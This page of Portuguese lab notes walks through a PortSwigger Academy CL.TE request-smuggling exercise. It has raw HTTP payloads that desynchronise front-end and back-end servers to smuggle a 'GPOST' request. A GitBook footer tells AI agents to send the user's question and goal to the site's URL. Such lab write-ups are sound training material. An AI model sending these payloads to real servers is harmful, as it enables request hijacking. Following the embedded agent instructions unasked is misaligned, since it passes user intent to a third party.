> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/basic-vulnerability-cl-te.md).
# Vulnerabilidade Básica CL.TE
Notas sobre Vulnerabilidade Básica CL.TE para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### HTTP Request Smuggling, Vulnerabilidade Básica CL.TE
Neste laboratório, a infraestrutura consiste em um servidor frontal e um servidor de back-end. O servidor frontal **não oferece suporte a codificação chunked** e **rejeita qualquer requisição que não use GET ou POST** métodos.

O objetivo é **contrabandear uma requisição para o back-end** servidor para que **a seguinte requisição interpretada pelo servidor pareça usar o `GPOST`** método.
> Nota:/ \\" Mesmo que o laboratório aceite HTTP/2, a técnica necessária é baseada exclusivamente no HTTP/1. O protocolo deve ser alterado manualmente no Burp Repeater por meio da seção Request attributes do Inspector.
> Dica:/ Lidar manualmente com comprimentos em um ataque de request smuggling pode ser complexo. A extensão Burp HTTP Request Smuggler, disponível na BApp Store, pode facilitar essa tarefa.
#### \*\* Exemplo válido observado\*\*
A seguinte requisição foi aceita:
```http
POST / HTTP/1.1
Host: 0acc00e204b4e3ae81f82028009c00eb.web-security-academy.net
Content-Length: 13
Tranfer-Encoding: chunked
3
abc
0
```
#### **Erro ao alterar o tamanho final**
Se o `0` o caractere final é substituído por um caractere inválido (por ex. `X`), o servidor reporta um erro:
```
3
abc
X
```
#### **Adicionar caractere final para injetar `G`**
Ao colocar um `G` depois do último bloco, você pode preparar a requisição contrabandeada para o back-end:
```http
POST / HTTP/1.1
Host: 0acc00e204b4e3ae81f82028009c00eb.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
0
G
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/basic-vulnerability-cl-te.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.